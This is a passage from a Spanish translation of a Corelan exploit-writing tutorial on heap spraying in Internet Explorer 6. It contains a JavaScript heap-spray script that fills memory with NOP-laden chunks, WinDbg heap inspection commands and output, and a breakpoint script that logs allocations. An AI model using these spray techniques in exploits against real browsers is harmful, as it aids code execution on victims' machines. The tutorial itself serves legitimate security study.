
Por lo tanto, las asignaciones están exactamente en línea con lo que hemos tratado de asignar. La confusión se origina en el hecho de que .length parece que retorna sólo la mitad del tamaño, por lo que si se utiliza .length en los datos de unescape para determinar el tamaño final del bloque a asignar, es necesario recordar que el tamaño real es el doble que en ese momento.

Puesto que el valor del "trozo" original era 8192 bytes (0×2000) después de que lo rellena con NOP´S, el objeto BSTR debe estar lleno de NOP´S.

Así que, si eso es correcto, cuando se vea en el Dump el último puntero de find.txt de nuevo (en el offset 0×1000), probablemente veremos NOP´S:



Si vemos en el Dump la dirección en la posición 0×2000, deberíamos ver el final del objeto BSTR, y NOP´s todo el camino hasta el final del objeto BSTR:




Bien.

Hemos conseguido uno de nuestros objetivos. Nos las arreglamos para poner un poco más grandes los bloques en el Heap y nos dimos cuenta de la repercusión del uso de unescape sobre el tamaño real del objeto BSTR.

WinDBG


Vamos a ver que aspecto tiene este Heap Spray en Windbg. No cierres ImmDBG, pero sólo tienes que desattachar iexplore.exe de ImmDBG (File - detach). Abre WinDBG y attacha iexplore.exe en Windbg.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS



Obviamente, hay que ver lo mismo en Windbg.

A través de View-Memory, podemos mirar una posición de memoria arbitraria y volcar el contenido. Ver en el Dump una de las direcciones que se encuentran en find.txt debe producir algo como esto:




Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Windbg tiene algunas características interesantes que hacen que sea fácil mostrar información del Heap. Ejecuta el siguiente comando en la vista de comando:

```
!heap -stat
```

Esto mostrará todos los Heaps del proceso dentro del proceso iexplore.exe, un resumen de los segmentos (bytes reservados y comprometidos), así como los bloques de VirtualAlloc.



Mira los bytes comprometidos. El Heap del proceso predeterminado (el primero en la lista) parece tener una "mayor" cantidad de bytes comprometidos en comparación con los Heap de proceso.

```
0:008> !heap -stat
_HEAP 00150000
     Segments            00000003
         Reserved  bytes 00400000
         Committed bytes 00279000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
```

Puedes obtener información más detallada sobre este Heap utilizando el comando **!heap -a 00150000**:

```
0:009> !heap -a 00150000
Index   Address  Name      Debugging options enabled
  1:   00150000
    Segment at 00150000 to 00250000 (00100000 bytes committed)
    Segment at 028e0000 to 029e0000 (000fe000 bytes committed)
    Segment at 029e0000 to 02be0000 (0008f000 bytes committed)
    Flags:                00000002
    ForceFlags:           00000000
    Granularity:          8 bytes
    Segment Reserve:      00400000
    Segment Commit:       00002000
    DeCommit Block Thres: 00000200
    DeCommit Total Thres: 00002000
    Total Free Size:      00000e37
    Max. Allocation Size: 7ffdefff
    Lock Variable at:     00150608
    Next TagIndex:        0000
    Maximum TagIndex:     0000
    Tag Entries:          00000000
    PsuedoTag Entries:    00000000
    Virtual Alloc List:   00150050
    UCR FreeList:        001505b8
    FreeList Usage:      2000c048 00000402 00008000 00000000
    FreeList[ 00 ] at 00150178: 0021c6d8 . 02a6e6b0
        02a6e6a8: 02018 . 00958 [10] - free
        029dd0f0: 02018 . 00f10 [10] - free
        0024f0f0: 02018 . 00f10 [10] - free
        00225770: 017a8 . 01878 [00] - free
        0021c6d0: 02018 . 02930 [00] - free
    FreeList[ 03 ] at 00150190: 001dfa20 . 001dfe08
        001dfe00: 00138 . 00018 [00] - free
        001dfb58: 00128 . 00018 [00] - free
        001df868: 00108 . 00018 [00] - free
        001df628: 00108 . 00018 [00] - free
        001df3a8: 000e8 . 00018 [00] - free
        001df050: 000c8 . 00018 [00] - free
        001e03d0: 00158 . 00018 [00] - free
        001def70: 000c8 . 00018 [00] - free
        001d00f8: 00088 . 00018 [00] - free
        001e00e8: 00048 . 00018 [00] - free
        001cfd78: 00048 . 00018 [00] - free
        001d02c8: 00048 . 00018 [00] - free
        001dfa18: 00048 . 00018 [00] - free
    FreeList[ 06 ] at 001501a8: 001d0048 . 001dfca0
        001dfc98: 00128 . 00030 [00] - free
        001d0388: 000a8 . 00030 [00] - free
        001d0790: 00018 . 00030 [00] - free
        001d0040: 00078 . 00030 [00] - free
    FreeList[ 0e ] at 001501e8: 001c2a48 . 001c2a48
        001c2a40: 00048 . 00070 [00] - free
    FreeList[ 0f ] at 001501f0: 001b5628 . 001b5628
        001b5620: 00060 . 00078 [00] - free
    FreeList[ 1d ] at 00150260: 001ca450 . 001ca450
        001ca448: 00090 . 000e8 [00] - free
    FreeList[ 21 ] at 00150280: 001cfb70 . 001cfb70
        001cfb68: 00510 . 00108 [00] - free
```

```
    FreeList[ 2a ] at 001502c8: 001dea30 . 001dea30
        001dea28: 00510 . 00150 [00] - free
    FreeList[ 4f ] at 001503f0: 0021f518 . 0021f518
        0021f510: 00510 . 00278 [00] - free
    Segment00 at 00150640:
        Flags:           00000000
        Base:            00150000
        First Entry:     00150680
        Last Entry:      00250000
        Total Pages:     00000100
        Total UnCommit:  00000000
        Largest UnCommit:00000000
        UnCommitted Ranges: (0)

    Heap entries for Segment00 in Heap 00150000
        00150000: 00000 . 00640 [01] - busy (640)
        00150640: 00640 . 00040 [01] - busy (40)
        00150680: 00040 . 01808 [01] - busy (1800)
        00151e88: 01808 . 00210 [01] - busy (208)
        00152098: 00210 . 00228 [01] - busy (21a)
        001522c0: 00228 . 00090 [01] - busy (88)
        00152350: 00090 . 00080 [01] - busy (78)
        001523d0: 00080 . 000a8 [01] - busy (a0)
        00152478: 000a8 . 00030 [01] - busy (22)
        001524a8: 00030 . 00018 [01] - busy (10)
        001524c0: 00018 . 00048 [01] - busy (40)
<...>
        0024d0d8: 02018 . 02018 [01] - busy (2010)
        0024f0f0: 02018 . 00f10 [10]
    Segment01 at 028e0000:
        Flags:           00000000
        Base:            028e0000
        First Entry:     028e0040
        Last Entry:      029e0000
        Total Pages:     00000100
        Total UnCommit:  00000002
        Largest UnCommit:00002000
        UnCommitted Ranges: (1)
            029de000: 00002000

    Heap entries for Segment01 in Heap 00150000
        028e0000: 00000 . 00040 [01] - busy (40)
        028e0040: 00040 . 03ff8 [01] - busy (3ff0)
        028e4038: 03ff8 . 02018 [01] - busy (2010)
        028e6050: 02018 . 02018 [01] - busy (2010)
        028e8068: 02018 . 02018 [01] - busy (2010)
<...>
```

Si nos fijamos en las estadísticas de asignación real en este Heap, vemos esto:

```
0:005> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    3fff8 8 - 1fffc0  (51.56)
    fff8 5 - 4ffd8  (8.06)
    1fff8 2 - 3fff0  (6.44)
```

```
    1ff8 1d - 39f18  (5.84)
    3ff8 b - 2bfa8  (4.43)
    7ff8 5 - 27fd8  (4.03)
    18fc1 1 - 18fc1  (2.52)
    13fc1 1 - 13fc1  (2.01)
    8fc1 2 - 11f82  (1.81)
    8000 2 - 10000  (1.61)
    b2e0 1 - b2e0  (1.13)
    ff8 a - 9fb0  (1.01)
    4fc1 2 - 9f82  (1.00)
    57e0 1 - 57e0  (0.55)
    20 2a9 - 5520  (0.54)
    4ffc 1 - 4ffc  (0.50)
    614 c - 48f0  (0.46)
    3980 1 - 3980  (0.36)
    7f8 6 - 2fd0  (0.30)
    580 8 - 2c00  (0.28)
```

Podemos ver una gran variedad de tamaños y el número de trozos asignados de un determinado tamaño, pero no hay nada relacionado con nuestro Heap Spray en este punto.

Vamos a ver la asignación real que se utiliza para almacenar nuestros datos de pulverización.

Podemos hacer esto con el siguiente comando:

```
0:005> !heap -p -a 0x02bc3b3c
    address 02bc3b3c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02b8a440 8000 0000  [01]   02b8a448    3fff8 - (busy)
```

Mira el UserSize - este es el tamaño real del trozo del Heap. Así que, parece que Internet Explorer asigna unos trozos de 0x3fff8 bytes almacenados y partes del array a través de los diferentes trozos.

Sabemos que el tamaño de la asignación no está siempre relacionada directamente con los datos que estamos tratando de guardar, pero tal vez podamos manipular el tamaño de la asignación al cambiar el tamaño del objeto BSTR. Tal vez, si lo hacemos más grande, podríamos ser capaces de indicar a Internet Explorer que asigne fragmentos individuales para cada objeto BSTR, trozos que podrían ser de tamaño más cercano a los datos reales que estamos tratando de guardar.

Cuanto más cerca del tamaño del fragmento del Heap estén los datos reales que estamos tratando de guardar, mejor será.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS


Vamos a cambiar nuestro Script básico y utilizaremos un chunksize o tamaño de trozo de 0×4000 que debería traducirse en 0×4000 * 2 bytes de datos, por lo que cuanto más cerca la asignación del Heap llegue a ese valor, mejor:

spray1b.html

```
<html>
<script >
// Script de Heap Spray de prueba.
// corelanc0d3r
// No olvides quitar las barras invertidas.
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%\u214E'); // LAN!

chunk = '';
chunksize = 0x4000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
        chunk += unescape('%u\9090%u\9090');  //nops
}

document.write("Tamaño de NOPs en este punto : " +
chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("Tamaño de NOPS después de la subcadena : " +
chunk.length.toString() + "<br>");

// Crea el array.
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
        testarray[counter] = tag + chunk;
        document.write("Asignado " +
(tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray listo")

</script>
</html>
```

Cierra Windbg y VMMap, y abre este nuevo archivo en Internet Explorer 6.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS



Attacha iexplore.exe con Windbg cuando la pulverización haya terminado y repite los comandos de WinDbg:

```
0:008> !heap -stat
_HEAP 00150000
     Segments            00000005
         Reserved  bytes 01000000
         Committed bytes 009d6000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
<...>
```

```
0:008> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    8fc1 cd - 731d8d  (74.54)
    3fff8 2 - 7fff0  (5.18)
    1fff8 3 - 5ffe8  (3.89)
    fff8 5 - 4ffd8  (3.24)
    1ff8 1d - 39f18  (2.35)
    3ff8 b - 2bfa8  (1.78)
    7ff8 4 - 1ffe0  (1.29)
    18fc1 1 - 18fc1  (1.01)
    7ff0 3 - 17fd0  (0.97)
    13fc1 1 - 13fc1  (0.81)
    8000 2 - 10000  (0.65)
    b2e0 1 - b2e0  (0.45)
    ff8 8 - 7fc0  (0.32)
    57e0 1 - 57e0  (0.22)
    20 2ac - 5580  (0.22)
    4ffc 1 - 4ffc  (0.20)
    614 c - 48f0  (0.18)
    3980 1 - 3980  (0.15)
    7f8 7 - 37c8  (0.14)
    580 8 - 2c00  (0.11)
```

En este caso, 74,54% de las asignaciones tienen el mismo tamaño: 0x8fc1 bytes. Vemos 0xCD (205) número de asignaciones.

Esto podría ser una indicación de nuestro Heap Spray. El valor del trozo del Heap está más cerca del tamaño de los datos que hemos tratado de asignar, y el número de trozos encontrados está cerca de los que hemos pulverizado también.


Nota: se puede mostrar la misma información para todos los Heaps ejecutando **!heap -stat -h**.

A continuación, puedes listar todas las asignaciones de un tamaño determinado, utilizando el siguiente comando:

```
0:008> !heap -flt s 0x8fc1
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        001f1800 1200 0000  [01]   001f1808    08fc1 - (busy)
        02419850 1200 1200  [01]   02419858    08fc1 - (busy)
          OLEAUT32!CTypeInfo2::`vftable'
        02958440 1200 1200  [01]   02958448    08fc1 - (busy)
        02988440 1200 1200  [01]   02988448    08fc1 - (busy)
        02991440 1200 1200  [01]   02991448    08fc1 - (busy)
        0299a440 1200 1200  [01]   0299a448    08fc1 - (busy)
        029a3440 1200 1200  [01]   029a3448    08fc1 - (busy)
        029ac440 1200 1200  [01]   029ac448    08fc1 - (busy)
<...>
        02a96440 1200 1200  [01]   02a96448    08fc1 - (busy)
        02a9f440 1200 1200  [01]   02a9f448    08fc1 - (busy)
        02aa8440 1200 1200  [01]   02aa8448    08fc1 - (busy)
        02ab1440 1200 1200  [01]   02ab1448    08fc1 - (busy)
        02aba440 1200 1200  [01]   02aba448    08fc1 - (busy)
        02ac3440 1200 1200  [01]   02ac3448    08fc1 - (busy)
        02ad0040 1200 1200  [01]   02ad0048    08fc1 - (busy)
        02ad9040 1200 1200  [01]   02ad9048    08fc1 - (busy)
        02ae2040 1200 1200  [01]   02ae2048    08fc1 - (busy)
        02aeb040 1200 1200  [01]   02aeb048    08fc1 - (busy)
        02af4040 1200 1200  [01]   02af4048    08fc1 - (busy)
        02afd040 1200 1200  [01]   02afd048    08fc1 - (busy)
        02b06040 1200 1200  [01]   02b06048    08fc1 - (busy)
        02b0f040 1200 1200  [01]   02b0f048    08fc1 - (busy)
        02b18040 1200 1200  [01]   02b18048    08fc1 - (busy)
        02b21040 1200 1200  [01]   02b21048    08fc1 - (busy)
        02b2a040 1200 1200  [01]   02b2a048    08fc1 - (busy)
        02b33040 1200 1200  [01]   02b33048    08fc1 - (busy)
        02b3c040 1200 1200  [01]   02b3c048    08fc1 - (busy)
        02b45040 1200 1200  [01]   02b45048    08fc1 - (busy)
 <...>
        030b4040 1200 1200  [01]   030b4048    08fc1 - (busy)
        030bd040 1200 1200  [01]   030bd048    08fc1 - (busy)
```

El puntero que aparece en "HEAP_ENTRY" es el comienzo del trozo del Heap asignado. El puntero en "UserPtr" es el comienzo de los datos en ese bloque de Heap que debe ser el comienzo del objeto BSTR.

Vamos a volcar uno de los trozos de la lista (tomé el último):



Perfecto. Vemos una cabecera de Heap (los primeros 8 bytes), la cabecera del objeto BSTR (4 bytes, rectángulo azul), la etiqueta y los NOP´S. Para tu información, la cabecera del heap de un bloque que está en uso, contiene los siguientes trozos:

Tamaño del trozo actual	Tamaño del trozo anterior	**CT** (Cookie del trozo)	**FL** (Flags)	**NU** (¿No Usado?)	**IS** (Índice de Segmento)
\x00\x12	\x00\x12	\x8a	\x01	\xff	\x04

Una vez más, la cabecera del objeto BSTR indica un tamaño que es el doble del tamaño del trozo (chunksize) que hemos definido en nuestro Script, pero sabemos que esto es causado por la longitud retornada de los datos de **unescaped**. Lo hicimos, de hecho, asignamos 0×8000 bytes. La propiedad de .length solo retornó la mitad de lo asignamos.

El tamaño del trozo del Heap es mayor que 0×8000 bytes. Tiene que ser un poco mayor que 0×8000 porque se necesita algo de espacio para almacenar su propia cabecera del Heap. 8 bytes en este caso, y el espacio para la cabecera BSTR + terminador (6 bytes). Sin embargo, el tamaño del fragmento real es 0x8fff - que es aún mucho más grande de lo que necesitamos.

Está claro que nos las arreglamos para decirle a IE que asigne trozos individuales en lugar de almacenar todo en sólo unos pocos bloques más grandes, pero todavía no hemos encontrado el tamaño correcto para asegurarnos de que la posibilidad de aterrizar en un área sin inicializar sea mínima. En este ejemplo, hemos tenido 0xfff bytes de basura.

Vamos a cambiar el tamaño una vez más. Establece chunksize a 0×10000:

spray1c.html

Resultados:

```
0:008> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    20010 c8 - 1900c80  (95.60)
    8000 5 - 28000  (0.60)
    20000 1 - 20000  (0.48)
    18000 1 - 18000  (0.36)
    7ff0 3 - 17fd0  (0.36)
    13e5c 1 - 13e5c  (0.30)
    b2e0 1 - b2e0  (0.17)
    8c14 1 - 8c14  (0.13)
    20 31c - 6380  (0.09)
    57e0 1 - 57e0  (0.08)
    4ffc 1 - 4ffc  (0.07)
    614 c - 48f0  (0.07)
    3980 1 - 3980  (0.05)
    580 8 - 2c00  (0.04)
    2a4 f - 279c  (0.04)
    20f8 1 - 20f8  (0.03)
    d8 27 - 20e8  (0.03)
    e0 24 - 1f80  (0.03)
    1800 1 - 1800  (0.02)
    17a0 1 - 17a0  (0.02)
```

Ah - mucho, mucho más cerca de nuestro valor esperado. Los 0×10 bytes se necesitan para la cabecera del Heap y la cabecera BSTR + terminador. El resto del trozo debe ser llenado con nuestros TAG (etiqueta) + NOP´s.

```
0:008> !heap -flt s 0x20010
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02897fe0 4003 0000  [01]   02897fe8    20010 - (busy)
        028b7ff8 4003 4003  [01]   028b8000    20010 - (busy)
        028f7018 4003 4003  [01]   028f7020    20010 - (busy)
        02917030 4003 4003  [01]   02917038    20010 - (busy)
        02950040 4003 4003  [01]   02950048    20010 - (busy)
        02970058 4003 4003  [01]   02970060    20010 - (busy)
        02990070 4003 4003  [01]   02990078    20010 - (busy)
        029b0088 4003 4003  [01]   029b0090    20010 - (busy)
        029d00a0 4003 4003  [01]   029d00a8    20010 - (busy)
        029f00b8 4003 4003  [01]   029f00c0    20010 - (busy)
        02a100d0 4003 4003  [01]   02a100d8    20010 - (busy)
        02a300e8 4003 4003  [01]   02a300f0    20010 - (busy)
        02a50100 4003 4003  [01]   02a50108    20010 - (busy)
        02a70118 4003 4003  [01]   02a70120    20010 - (busy)
        02a90130 4003 4003  [01]   02a90138    20010 - (busy)
        02ab0148 4003 4003  [01]   02ab0150    20010 - (busy)
        02ad0160 4003 4003  [01]   02ad0168    20010 - (busy)
```

```
        02af0178 4003 4003  [01]   02af0180    20010 - (busy)
        02b10190 4003 4003  [01]   02b10198    20010 - (busy)
        02b50040 4003 4003  [01]   02b50048    20010 - (busy)
<...>
```

Si los trozos son adyacentes, hay que ver el final del bloque de datos y comenzar del siguiente trozo uno al lado del otro. Vamos a volcar el contenido de la memoria del inicio de uno de los trozos, en la posición 0×20000:

```
0:008> d 02b50040+0x20000
02b70040  90 90 90 90 90 90 90 90-90 90 90 90 00 00 00 00  ................
02b70050  00 00 00 00 00 00 00 00-00 03 40 03 40 a1 01 08  ..........@.@...
02b70060  00 00 02 00 43 4f 52 45-4c 41 4e 21 90 90 90 90  ....CORELAN!....
02b70070  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b70080  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b70090  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b700a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b700b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Trazando las asignaciones de cadena con WinDBG

Poder trazar lo que desencadena la asignación y el seguimiento de las asignaciones reales en un depurador es una habilidad que a menudo es necesario. Voy a aprovechar esta oportunidad para compartir algunos consejos sobre el uso de secuencias de comandos de WinDbg, para registrar las asignaciones en este caso.

Voy a utilizar el siguiente Script (escrito para XP SP3), que registrará todas las llamadas a RtlAllocateHeap(), pidiendo un trozo más grande que 0xFFF bytes, y retornará algo de información acerca de la solicitud de asignación.

bp ntdll!RtlAllocateHeap+0×117 “r $t0=esp+0xc;.if (poi(@$t0) > 0xfff) {.printf \”RtlAllocateHeap hHEAP 0x%x, \”, poi(@esp+4);.printf \”Size: 0x%x, \”, poi(@$t0);.printf \”Allocate chunk at 0x%x\”, eax;.echo;ln poi(@esp);.echo};g”

.logopen heapalloc.log

g

spraylog.windbg

La primera línea contiene varias partes:

- Un BP en ntdll.RtlAllocateHeap() + 0×117. Este es el final de la función en XP SP3 (la instrucción RET). Cuando la función retorna, tendremos acceso a la dirección el Heap devuelto por la función, así como el pedido de la asignación (almacenada en la pila). Si deseas utilizar este Script en otra versión de Windows, tendrás que ajustar el desplazamiento hasta el final de la función, y también verificar que los argumentos se coloquen en la misma ubicación en la pila, y es el puntero de retorno del Heap sea colocado en EAX.

